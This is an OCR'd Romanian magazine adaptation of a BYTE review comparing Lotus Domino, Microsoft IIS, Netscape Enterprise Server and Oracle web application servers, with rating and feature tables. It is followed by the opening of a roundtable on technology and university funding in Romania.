
Producătorii de servere au ales fie un singur suport SO - cum ar fi Microsoft, al cărui IIS rulează doar sub Windows NT 4.0 - fie prezintă un suport mai larg, aşa cum fac Netscape şi Lotus. Atât Enterprise Server cât şi Domino rulează sub diferite versiuni de Unix, precum şi NT 3.51 şi 4.0; Domino rulează chiar şi sub OS/2.

Performanţa reprezintă evident o consideraţie importantă, atunci când doriţi să distribuiţi aplicaţii într-un mediu de întreprindere. O modalitate de-a creşte performanţa este de-a adăuga UC-ului putere de procesare. Deoarece aceasta înseamnă înlocuirea UC-ului serverului cu un procesor mai rapid, în prezent puteţi adăuga mai multe procesoare datorită posibilităţii de multiprocesare simetrică. Toate serverele Web suportă SMP (Symmetric Multiprocessing), deşi unele maşini o fac mai bine decât altele. În plus, preţul a devenit o problemă în termeni de suport SMP. Atât Netscape cât şi Lotus cer o taxă suplimentară pentru versiunile SMP ale propriilor produse; Microsoft însă n-o face.

Defilarea nivelelor

Când un singur server deserveşte sute sau mii de utilizatori, căderea serverului nu trebuie să reprezinte o posibilitate. Însă menţinerea a două sau mai multe servere identice pentru backup poate fi costisitoare. Astfel, extinderea modelului client/server la Internet necesită unele remodelări pentru a-l face mai puţin costisitor şi mai tolerant la defecte.

Prin extinderea modelului client/server la un scenariu multinivel, distribuiţi servicii



Task	Assigned To	Priority	Linked To	Description
Replace Logo Image	Administrator	High	Included Logo Page	replace the image on this page with y...
Customize Home Page	Administrator	High	VRA Home Page	replace generic text with something m...
Customize News Page	Administrator	High	VRA News Page	add your own public relations text
Customize Products Page	Administrator	High	VRA Products Page	create data sheets for your own produ..
Customize Feedback Fo...	Administrator	Medium	VRA Feedback Page	adjust input areas in the form
Customize TOC Page	Administrator	Medium	VRA Table of Contents Page	describe sections in more detail
Customize Search Page	Administrator	Medium	VRA Search Page	explain how to search for common top..

To Do List Dialog Box

Use the To Do List dialog box to view the To Do List for a FrontPage web, and add, delete, or modify tasks on the list.

The information about each task is displayed in labeled columns. To sort the list by a field, click

Title: UNIX Perf/Capacity Test Reports

Server: omega/UNIX/Notes

Filename: perf/upctr.nsf

Database type: Standard

☐ Disable background agents for this databas

☑ Allow use of stored forms in this database

☐ Display images after loading

Drive: c: [gateway1]

Site: /c:/SIMPLE/

- SIMPLE
  - company
  - products
  - progserv
  - bangloss.gif
  - banhelp.gif
  - bantoc.gif
  - bar.gif
  - bkarrow.gif
  - blueball.gif
  - compbut.gif
  - fdbkb.gif
  - fdbkbut.gif
  - feedback.html

Links out from page selected in the left pane:

Link	Last checked
/c:/SIMPLE/mail.get	
/c:/SIMPLE/fdbkb.gif	
/c:/SIMPLE/index.html	
/c:/SIMPLE/home.gif	
/c:/SIMPLE/index.html	
mailto:VRA@searchrist.com	Can't check

Links in to page or target selected in the left pane:

From ...	To page mark	Times used
/c:...		2
/c:...		1

Proprietăţile bazei de date din Lotus Domino Server sunt configurabile din platforme diferite, incluzând şi acest client Unix.

Internet Information Server de la Microsoft se îmbină cu FrontPage pentru crearea de sit Web.

Enterprise Server de la Netscape include Site Manager pentru administrare de conexiuni şi conţinut sub Windows NT.

Serverele de aplicaţii Web pe care le-am testat oferă o bogăţie de servicii pentru platforme diferite.

care anterior au fost manevrate de la un singur server la mai multe servere. Serverele suplimentare nu sunt duplicate ale primelor, ci mai degrabă alternează handler-ele de serviciu. Un exemplu elocvent este cel în care un server este folosit pentru servicii de baze de date, iar altul pentru servicii Web.

O dezvoltare interesantă, rezultând din această deplasare către procesarea multinivel, este conceptul agenţilor - apleturi automate guvernate de reguli ale proceselor comerciale. Într-un model work-flow, un agent poate fi proiectat să semnalizeze unui membru al grupului de lucru că un document este pregătit pentru analiză, doar după ce alt membru al grupului şi-a terminat propria inspecţie. Evenimente cum ar fi modificări ale documentelor şi creări de documente acţionează ca şi un declanşator pentru a lansa un agent; apoi, după ce apare declanşarea, agentul conduce în mod automat o acţiune specifică.

Agenţii reprezintă, în general, un concept mai vechi, însă crearea agenţilor în diferite limbaje de programare, pentru a rula pe diferite platforme, este un concept relativ nou. În versiunea actuală, Domino suportă agenţii, însă nu şi CORBA, în timp ce Enterprise Server suportă agenţi doar în versiunea 3.0. Cu Microsoft IIS puteţi scrie proprii d-voastră agenţi folosind comenzi înglobate Visual Basic într-un Active Server Page, însă nu veţi beneficia de funcţionalităţi de administrare agent aşa cum există în Lotus Domino Server.

Aplicaţii pentru Web

Cei trei producători oferă unelte performante de dezvoltare de aplicaţii. LiveWire şi LiveWire Pro de la Netscape, în combinaţie cu suportul pentru Java şi JavaScript al Netscape Enterprise Server, au fixat stadiul pentru momentul actual de transformare a Web-ului în cea mai largă platformă de dezvoltare.


Domino.Action, asistentul de creare a unui sit dinamic, de la Lotus, vă permite să creaţi situri cu medii de conlucrare în afaceri, printr-o simplă completare a câmpurilor specificate. Paginile Web, care acţionează ca şi un depozit de pagini albe şi discuţii înşirate, se creează virtual singure. De cealaltă parte, situri Domino.Action mult mai complexe ar putea necesita un timp mai lung de compilare. Paginile Active Server de la Microsoft au înglobat comenzile Visual Basic în tag-uri-

SERVERE PENTRU APLICAŢII WEB

CEL MAI BUN

Microsoft Internet InformationServer 3.0

Microsoft Internet Information Server a câştigat de data asta competiţia.



TCP Port : 80
Connection Timeout : 900
Maximum Connections : 100000

	Lotus Domino Server 4.5a	Microsoft Internet Information Server 3.0	Netscape Enterprise Server (Unix)	Netscape Enterprise Server (Windows NT)
PREŢ	$995	Bundled with Windows NT Server ($809)	$1295	$1295
TEHNOLOGIE	★★★★	★★★★★	★★★	★★★
IMPLEMENTARE	★★★★	★★★★	★★★	★★★
PERFORMANŢĂ	★★	★★★★★	★★★★★	★★★
UŞURINŢA ÎN FOLOSIRE	★★★	★★★	★★	★★
INSTALARE	★★	★★★	★★★★	★★★★
APRECIERE GENERALĂ	★★★	★★★★	★★★	★★★

★★★★★ Excepţioanl ★★★★ Foarte Bine ★★★ Bine ★★ Acceptabil ★ Slab

le HTML.

Aplicaţiile necesită baze de date iar aplicaţiile Web nu fac excepţie. Modul de împachetare al bazelor de date de sub Netscape se va schimba în curând, însă actualul LiveWire Pro (care include serverul de baze de date al Informix) reprezintă o opţiune de 695$. IIS necesită Microsoft SQL Server (849$ licenţa pentru un singur server) pentru a adăuga servicii de baze de date de capacitate industrială la serverul Web. Notes nu este relaţional, însă permite o stocare de conţinut bogat pentru informaţie nestructurată, cum ar fi documente de prelucrare de texte şi fişiere multimedia. Toate serverele, pe care le-am testat, se conectează la baze de date tradiţionale prin ODBC.

Nu toate datele corespund bazelor de date tradiţionale. Aceste servere furnizează o indexare full-text, care vă permite să obţineţi informaţia care n-a fost stocată uşor în vechile formate de tabele de baze de date cu coloane şi rânduri. Astfel de informaţii includ date din comunicate de presă şi broşuri de produse.

Domino suportă cele mai multe formate de documente şi, opţional, vă permite să includeţi mesajele poştale în procesul de căutare, ceea ce permite şi o baleiere a bazelor de date Notes. Index Server care vine înglobat în IIS, permite căutări indexate ale documentelor HTML, text şi MS Office; puteţi adăuga şi alte formate cu filtrul Software Development Kit al Microsoft. Enterprise Server suportă, în mod curent, doar HTML şi text şi nu permite actualizări ale indexului pe baza fişierelor modificate, în acelaşi mod în care era permisă indexarea funcţiilor în alte servere.

Toţi producătorii produc componente de broadcasting pentru distribuirea informaţiei în timp real şi la cerere. NetShow de la Microsoft oferă streaming şi audio-video la cerere precum şi broadcasting al fişierelor folosind HTTP. El vine înglobat cu IIS şi fără un cost suplimentar. Domino.Broadcast de la Lotus oferă distribuţie de text streaming şi obiecte OLE via PointCast pentru un preţ adiţional de 1295$, cu un serviciu video suplimentar planificat pentru lansarea de la sfârşitul acestui an. Media Server de la Netscape furnizează în mod curent audio streaming.

Nici un server Web nu poate fi livrat fără unelte de creare de sit sau de administrare. Domino.Action de la Lotus, FrontPage de la Microsft şi extensiile FrontPageServer şi Navigator Gold de la Netscape, toate creează rapid şi uşor situri Web. Deşi nu atât de grafic ca şi Frontpage, Domino.Action configurează rapid medii Web de colaborare, care suportă discuţii orientate şi biblioteci de documente.

Lotus Domino Server 4.5a

Infrastructura multinivel şi serviciile groupware fac din Lotus Domino Server o posibilitate atractivă pentru un server de aplicaţii Web. Domino foloseşte stocarea de date cu conţinut bogat de la Lotus Notes, furnizează servicii middleware pentru a trata incompatibilităţile dintre formatele de fişiere şi oferă o cale de upgrade pentru toleranţa la defecte şi echilibrarea încărcării. Această bază bogată de caracteristici afectează performanţa şi prea puţine servicii sunt con-

TECH FOCUS ARHITECTURA OBIECT

Sisteme deschise şi sisteme proprietate

În această epocă a componentelor software, distribuirea aplicaţiilor coboară către distribuirea de obiecte. Pentru arhitecturile obiect există două posibilităţi: DCOM şi CORBA.

DCOM (Distributed Component Object Model) de la Microsoft este construit pe tehnologii ActiveX şi OLE. DCOM foloseşte Windows NT Server însă nu şi Unix - care este standardul istoric de facto pentru serverele Internet. Prin urmare, dacă doriţi să folosiţi DCOM, pentru distribuirea aplicaţiilor, veţi fi înţepenit lângă Microsoft. În prezent însă, Software AG are un produs în versiune beta care extinde OLE şi ActiveX la serverele Unix.

Lotus şi Netscape, pe de altă parte, folosesc CORBA (Common Object Request Broker Arhitecture), care oferă o arhitectură obiect mult mai completă decât DCOM. Specificată de OMG (Object Management Group), CORBA promite o modalitate de implementare a obiectelor care să fie partajată între maşini, chiar şi atunci când aceste obiecte rulează sub sisteme de operare diferite.

Netscape planifică să ofere JavaScripting pentru Java, obiecte CORBA şi suport pentru servicii CORBA şi IIOP, odată cu lansarea lui Netscape Enterprise Server 3.0 în al doilea trimestru al acestui an. Lotus, la rândul său, planifică pentru această vară o prezentare a claselor back-end Domino via Java şi extinde această prezentare la IIOP pentru sfârşitul anului.

Caracteristicile de fond ale CORBA sunt independenţa de platformă şi rezervele pentru procesarea tranzacţiilor ca şi parte a specificaţiilor sale. DCOM reprezintă o soluţie pentru o platformă singulară iar serviciile de tranzacţie Microsoft sunt construite la vârful DCOM; se mândreşte cu o bază instalată de peste 50 milioane de utilizatori şi este strâns integrat cu Windows SO.

Netscape nu este singur în tratarea ca o arhitectură proprietară a DCOM, însă susţine că, în timp ce DCOM este un mediu de aplicaţie complet, CORBA este pur şi simplu o mixare de specificaţii asamblate din mai multe idei ale producătorilor de software despre cum să interpretaţi şi să implementaţi obiectele distribuite.

Dacă istoria reprezintă un indiciu, o tehnologie de conexiune între DCOM şi CORBA va evolua iar discuţiile se vor diminua. În continuare, va trebui să vă aşteptaţi la un zgomot destul de mare pentru realizările fiecăruia.

forme standardelor Internet. Lotus își planifică să extindă serios posibilitățile Domino-ului, până la sfârșitul acestui an.

Serviciile workgroup includ directoare, planificare de grup, biblioteca de documente, fluxul activității, forum și știri, toate ajutând colaborarea între angajații companiei. Domino oferă cel mai mare suport pentru aceste funcții, fără a fi nevoie de adaosuri, însă folosirea la maximum a avantajelor acestor servicii necesită un client Notes, cum ar fi Notes desktop (69$ de client). Weblicator, un navigator plug-in de 29$ reproduce conținutul sitului în baza de date a unui client Notes împreună cu unele servicii Notes, pentru o navigare off-line.

Domino este singurul program testat de noi care extinde OLE de la Microsoft la clienții Macintosh precum și la clienții Windows și este, de asemenea, singurul care rulează sub OS/2 - deloc surprinzător, datorită proprietății IBM asupra Lotus. Lotus Domino Server este câștigătorul actual pentru crearea și publicarea unui sit Web, cu aplicații de colaborare în procesul de activitate. Setul bogat de funcții al Domino-ului îl face o opțiune mai puțin atractivă pentru publicarea simplă de conținut static.

Microsoft Internet Information Server 3.0

Deși IIS duce lipsă de funcții de stocarea obiectelor, mesagerie și componente de procesare în colaborare, pe care Domino le oferă suplimentar, el este bine integrat cu sistemul de operare NT Server. IIS moștenește toate serviciile aplicabile NT, însă rulează doar sub NT. Microsoft a dovedit că este bun la distragerea atenției de la slăbiciunile IIS, lansând produsele Active Server Pages, Index Server, NetShow și FrontPage care sunt impresionante. Pentru a furniza servicii de baze de date cu adevărat impresionante IIS necesită server SQL Microsoft.

Suplimentar faptului că a prezentat un pachet impresionant, IIS a fost cel mai rapid server pe care l-am testat. Acestea sunt două motive serioase de-a merge acolo unde Microsoft vrea să mergeți astăzi.

Netscape Enterprise Server 2.01

Enterprise Server a mers mult ca și server Web static, însă pentru aplicațiile Web ați prefera noile tehnologii care sosesc cu versiunea 3.0. Lista este lungă (vezi caseta „Aceste servere au pierdut trenul") și includ o administrare de conținut distribuită și îmbunătățită, suport pentru baze de date, agenți inteligenți și CORBA (Common Object Request Broker Arhitecture).

Tot ce putem spune, în acest moment, este că Enterprise Server 3.0 arată bine pe hârtie.

CARACTERISTICI

	Lotus Domino 4.5a (Windows NT)	Microsoft IIS 3.0 (Windows NT)	Netscape Enterprise Server 2.01 (Unix)	Netscape Enterprise Server 2.01 (Windows NT)
SO suportat	IBM AIX, IBM OS/2, HP-UX, Sun Solaris, Novell NetWare	NT 4.0	DEC Unix, IBM AIX, SGI Irix, Sun Solaris, HP-UX, Macintosh	NT 4.0, NT 3.51 (also Unix and Macintosh)
Tehnologie de obiecte distribuite	None	DCOM	CORBA	CORBA
Costul pentru suport multiprocesor	$2995	Fără taxă	$5593	$5593
SERVICII STANDARD/COMPONENTE				
Server de bază de date	✔	A	A	A
FTP		✔		
Gopher		✔		
SMTP/MIME	✔	A	A	A
POP3		✔	A	A
Streaming audio		✔	A	A
Streaming video		✔		
Directory/address book	✔	A	A	A
Servicii bibliotacă de documente și control versiune	A	A	✔	✔
Acțiuni work flow	✔	A		
SECURITATE				
Suport S-HTTP		✔	✔	✔
Suport SSL (2.0 și 3.0)	SSL 2.0	✔	✔	✔
Criptarea fișierelor stocate	Notes			
Semnături digitale	Notes	✔	✔	✔
FUNCȚII ADMINISTRARE SERVER				
Opțiuni pentru configurări de server separate, virtuale	✔	✔	✔	✔
Configuration rollback			✔	✔
Secure remote administration	✔	✔	✔	✔
ACCES LA BAZE DE DATE				
Tehnologia trasfer/procesare	A	A	A	
Server baze de date includ	✔	A	A	A
Apel proceduri stocate	✔	✔		
Editor de rapoarte inclus		✔	A	A
DEZVOLTAREA APLICAȚIILOR				
Suport la nivel serverpentru mașină virtuală Java		✔	✔	✔
Script ActiveX	✔	✔		WinCGI
Compilare liberă		✔		
CGI și WinCGI	✔	✔	✔	✔
Script pe server	✔	✔	✔	✔
SuportISAPI		✔		
Suport NSAPI			✔	✔
Suport VIM	✔			
CĂUTARE FULL-TEXT				
Formate de fișier proprietare	✔	✔		
Incrementare automată a indexării documentelor	✔	✔		
Căutare după atributul documentului (metadata)	✔	✔		
Proximity searches	✔	✔		
CREARE DE CONȚINUT ȘI ADMINISTRARE DE SIT				
Actualizare automată	✔	✔		
Verificarea integrității	✔	✔		

✔ = da.


Notes =caracteristică disponibilă la clienții Lotus Notes. WinCGI = suport OLE pentru clienți Windows via WinCGI.

Aceste servere au pierdut trenul

Nici Enterprise Server 3.0 de la Netscape și nici WAS 3.0 de la Oracle n-au fost pe deplin gata când am efectuat testele. Oricum, ambele merită o atenție dacă evaluați servere.

Netscape Enterprise Server 3.0

Cu lansarea în această primăvară a Enterprise Server 3.0, Netscape speră să descentralizeze administrarea siturilor Web, prin trecerea responsabilității pentru administrarea de conținut de la Webmasteri la creatorii de conținut. Ideea este de a-i lăsa pe utilizatori să adauge documente și directoare siturilor lor și de-a determina, din propriul navigator, drepturile de acces la conținutul pe care l-au creat.


Netscape Enterprise Server 3.0
Content Management
Additional Document Directories
Additional Document Directories
Add Another Directory
OK
Reset
Help
Current Additional Directories
Edit
Remove

URL prefix: http://ghost.mcom.com/

Map To Directory:

Apply Style: NONE

Prefix: /search-ui
Directory: /04/es0409/plugins/search/ui

Enterprise Server 3.0 suportă administrarea de la distanță de oriunde.


Noua lansare adaugă funcții de căutare full-text cum ar fi actualizări automate de index, permiterea unui acces imediat la căutări ale datelor proaspăt schimbate și căutare după conținut, sau după atribute de document, cum ar fi: autor, titlu și date modificate. Procesarea informațiilor pe baza regulilor - în mod similar cu tehnologia work-flow în pachetele groupware proprietare - va fi adăugată de asemenea sub forma unor agenți inteligenți declanșați de evenimente specifice.

Protocolul LDAP furnizează o interfață pentru serviciu open-directory pentru administrare de servere interoperabile în timp ce noile funcții de administrare distribuită permit o configurare de servere sincronizate.

Pe măsură ce comerțul Internet va crește, vor fi necesare baze de date puternice și funcții de procesare a tranzacțiilor. Proceduri înmagazinate, conexiuni de baze de date multiple și tranzacții persistente vor fi toate funcții pe care Enterprise Server 3.0 le va suporta. În plus, vor fi adăugate conexiuni native cu baze de date Informix și Oracle.

Oracle Web Application Server 3.0

În loc să încerce să intre pe piața competitivă a serverelor Web, Web Application Server (WAS) 3.0 se folosește de puterea deținută de Oracle în tehnologia bazelor de date și a procesării tranzacțiilor, pentru a furniza o infrastructură, pentru furnizarea aplicațiilor tranzacționale. WAS 3.0, lansat cu un Web server de la Spyglass Technologies, lucrează cu majoritatea altor servere Web populare (incluzând IIS și Enterprise Server) și rezolvă problema interfeței dintre aplicații proprietare prin izolarea aplicațiilor de server. Acest model de izolare a procesului forțează fiecare aplicație să ruleze ca și o instanță separată de proces persistent, în timp ce un mecanism de expediere HTTP de la serverul HTTP furnizează legătura.


PL/SQL Agent Administration
Transaction Creation
Create PL/SQL Agent Transactional Services
Submit New Transaction

Application: txSB
Transaction Name: txSB
Begin Transaction URI: /sb/plsql/mart.Enter
Commit Transaction URI: /sb/plsql/mart.Commit
Rollback Transaction URI: /sb/plsql/mart.Rollback
Transaction Timeout: 3600
Transactional RM List:
Transactional Boundaries:

WAS 3.0 folosește agenți pentru administrarea tranzacțiilor bazelor de date.

Tehnologia de la Oracle folosește ORB (Object Request Broker) Web conform CORBA și cartușe care pot fi fixate în broker pentru a furniza servicii de back-end variate, pentru interfața cu baza de date Oracle SQL, mașina Virtual Java, baze de date conform ODBC și alte surse de date. Cartușele rulează independent însă, pot, de asemenea, comunica cu aplicații sau cu alte cartușe fără a fi legate de nivelul HTTP. Cartușele pot fi de asemenea distribuite la servere în locul unui singur server, așa cum este cazul cu WebServer 2.1, versiunea pre-CORBA a WAS 3.0

Deşi are dinţii un pic cam lungi, Enterprise Server 2.01 s-a comportat respectabil în competiţia cu noii competitori.

O piaţă competitivă

Când ne uităm la Web ca şi la o rampă de lansare pentru procesarea multinivel, veştile proaste sunt următoarele: Când a fost conceput acest articol (la începutul lui aprilie), nimeni nu oferea un produs care să trateze toate aspectele obstacolelor din calea oferirii de servicii de aplicaţii Web într-o manieră robustă, transparentă, optimizată şi eficientă. Veştile bune sunt că în general competiţia a îndemnat producătorii să umple golurile din propriile tehnologii într-un ritm uluitor.

Pe baza a ceea ce am văzut în lansările curente şi a produselor beta, în curând companiile de toate mărimile vor fi capabile să folosească siturile Web ca şi medii de procesare în colaborare.

Procesarea în colaborare bazată pe Web necesită totuşi îmbunătăţiri tehnologice şi de infrastructură pentru a rezolva adevăratele probleme economice. Oricum, o piaţă din ce în ce mai competitivă va continua să sorteze produsele mai bune cu un preţ mai mic. ■

David Seachrist a testat timp de 10 ani pentru NSTL tipuri diferite de programe. Poate fi contactat la **dseachrist@prodigy.com.** *Stephen Platt este director NSTL pe domeniul publicaţiilor electronice. Poate fi contactat la* **editors@nstl.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

INFORMAȚII DESPRE PRODUS

Lotus Domino Server 4.5a
$995 (for Windows NT or Unix)
Lotus Development Corp.
Cambridge, MA
800-343-5414
617-577-8500
fax: 617-693-0968
http://www.lotus.com
Enter 1043 on Inquiry Card.

Microsoft Internet Information Server 3.0
bundled with Windows NT Server ($809)
Microsoft Corp.
Redmond, WA
206-882-8080
fax: 206-936-7329
http://www.microsoft.com
Enter 1044 on Inquiry Card.

Netscape Enterprise Server 2.01
$1295 (for Windows NT or Unix)
Netscape Communications Corp.
Mountain View, CA
415-937-2555
fax: 415-528-4140
http://home.netscape.com
Enter 1045 on Inquiry Card.

Web Application Server 3.0
$995 (for Windows NT or Unix)
Oracle Corp.
Redwood Shores, CA
415-506-7000
fax: 415-506-7200
http://www.oracle.com
Enter 1046 on Inquiry Card.

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicației Software Digest. *Pentru un exemplar al raportului complet, contactați NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610) 941-9600; pe internet, editors@ntsl.com, pentru abonament, contactați Compute Pess Agora s.r.l. Tg.Mureș. BYTE Magazine și NTSL reprezintă unități funcționale ale The McGraw-Hill Companies.*

Schimbările tehnologice şi şcoala în România

Tehnologiile educaţionale noi ar putea contribui la un învăţământ modern, care să ofere societăţii oamenii capabili să lucreze la nivelul cerinţelor unei societăţi moderne. La CERF, una dintre mesele rotunde a fost dedicată acestei probleme. Mulţumesc invitaţilor că au găsit timpul necesar participării şi regret că interesul din partea firmelor şi publicului participant la CERF a fost mai mult decât modest. Dar, iată şi desfăşurarea discuţiilor:

Darvas Attila: Ce rol are CNFIS (Consiliul Naţional Pentru Finanţarea Învăţământului Superior) şi cum vede CNFIS informatizarea învăţământului în România? Ce programe şi ce resurse există pentru universităţi ?

Silviu Cucerzan (CNFIS): Implementarea programelor se va face, în primul rând, cu sprijinul Băncii Mondiale. Nu sunt bani străini, dar alocarea lor este doar o parte din activitatea consiliului. Consiliul alocă fondurile de la buget pentru instituţiile de învăţământ superior, sistemul de burse şi sunt multe atribuţii. În ultimul timp, o mare atenţie s-a acordat acestui împrumut BM, care sperăm să fie folositor. Împrumutul este rambursabil, deci sunt tot banii noştri. Trebuie spus că sunt menţionate nişte domenii prioritare, unele sunt la sugestia BM, altele sunt pe baza programului de reformă, însă nu au fost neglijate nici domeniile tradiţionale, ca domeniile economic, juridic, ştiinţe socio-umane şi, desigur, domeniile interdisciplinare şi introducerea tehnologiilor noi în învăţământ, pe baza unor materiale multimedia şi altele. Avem în vedere şi introducerea sistemului de credite transferabile, transferabil însemnând mişcarea liberă a studenţilor între universităţi, pentru a putea beneficia de cursuri care se fac doar într-un anumit loc. Şi atunci, va trebui, evident, realizată o infrastructură pentru a putea comunica eficient între universităţi. Dezvoltarea acestei infrastructuri nu ţine însă de CNFIS, decât într-o măsură mai mică. De fapt, există un împrumut PHARE, care nu este rambursabil, de 8 mil. de ECU pentru crearea acestei infrastructuri pentru învăţământ. Se referă la crearea unei reţele naţionale de comunicaţie, a bibliotecilor universitare şi la alte aspecte ale colaborării universitare. Din păcate, această componentă unu, din cauza unor întârzieri la Bruxelles este rămasă în urmă, probabil că se putea face mult. Ar fi trebuit să demareze acum un an şi să fie sprijin pentru componentele doi şi trei. Componenta doi din finanţarea BM se referă la învăţământ, în principal învăţământul superior, iar componenta trei la cercetarea în învăţământul superior. În ceea ce priveşte componenta doi, pentru care CNFIS organizează competiţia, există trei subcomponente: învăţământ universitar, învăţământ la nivel de colegiu şi programe de educaţie permanentă. Toate aceste programe au alocate un fond de 27,6 mil. dolari, pentru o perioadă de cinci ani. Şi finanţarea se realizează pe bază de competiţie în patru runde de competiţie, prima rundă a fost organizată în 15 ianuarie .

D-na Laura Lăzăroiu şi d-na prof. Irina Athanasiu.

Darvas Attila: Deci, există anumite fonduri. Cum au putut afla cei interesaţi de existenţa lor. Există documente publicate sau un sit Web accesibil public, de unde toţi cei interesaţi pot să afle detalii despre participarea la proiecte ce pot fi finanţate din aceste fonduri?

Silviu Cucerzan: Am publicat, în septembrie, un buletin, buletinul nr. 3 al consiliului finanţării şi consiliului cercetării, trebuie să vă spun că, din păcate, nu avem buget propriu. Este paradoxal că CNFIS nu are un buget propriu, am publicat cu ajutorul unor bani de la TEMPUS şi vom publica, de asemenea, pentru runda a doua a competiţiei, la sfârşitul acestei luni, în buletinul nr. 4 în care sunt date informaţiile despre runda a doua.

Darvas Attila: În câte exemplare au fost publicate buletinele şi unde au ajuns ele?

Silviu Cucerzan: Aceste buletine au fost publicate în număr de 800 de exemplare, din câte ştiu eu, şi le-am distribuit la rectorate.

Darvas Attila: Din păcate, acest mod de informare este total ineficient, existând pericolul ca informaţiile să se rătăcească prin mormane de hârtii sau sertarele unor persoane. Nu s-ar putea, totuşi, realiza un sit

D-na prof. Irina Athanasiu şi dl. Silviu Cucerzan.

Web, cu informaţii accesibile pentru toţi. Acest lucru nu este aşa de complicat pe cât pare şi, la Tg.Mureş, unde predau şi eu, există peste 60 de studenţi cu pagini proprii şi accesibile de pe Web. Nu văd de ce n-ar putea face şi o instituţie câteva pagini?

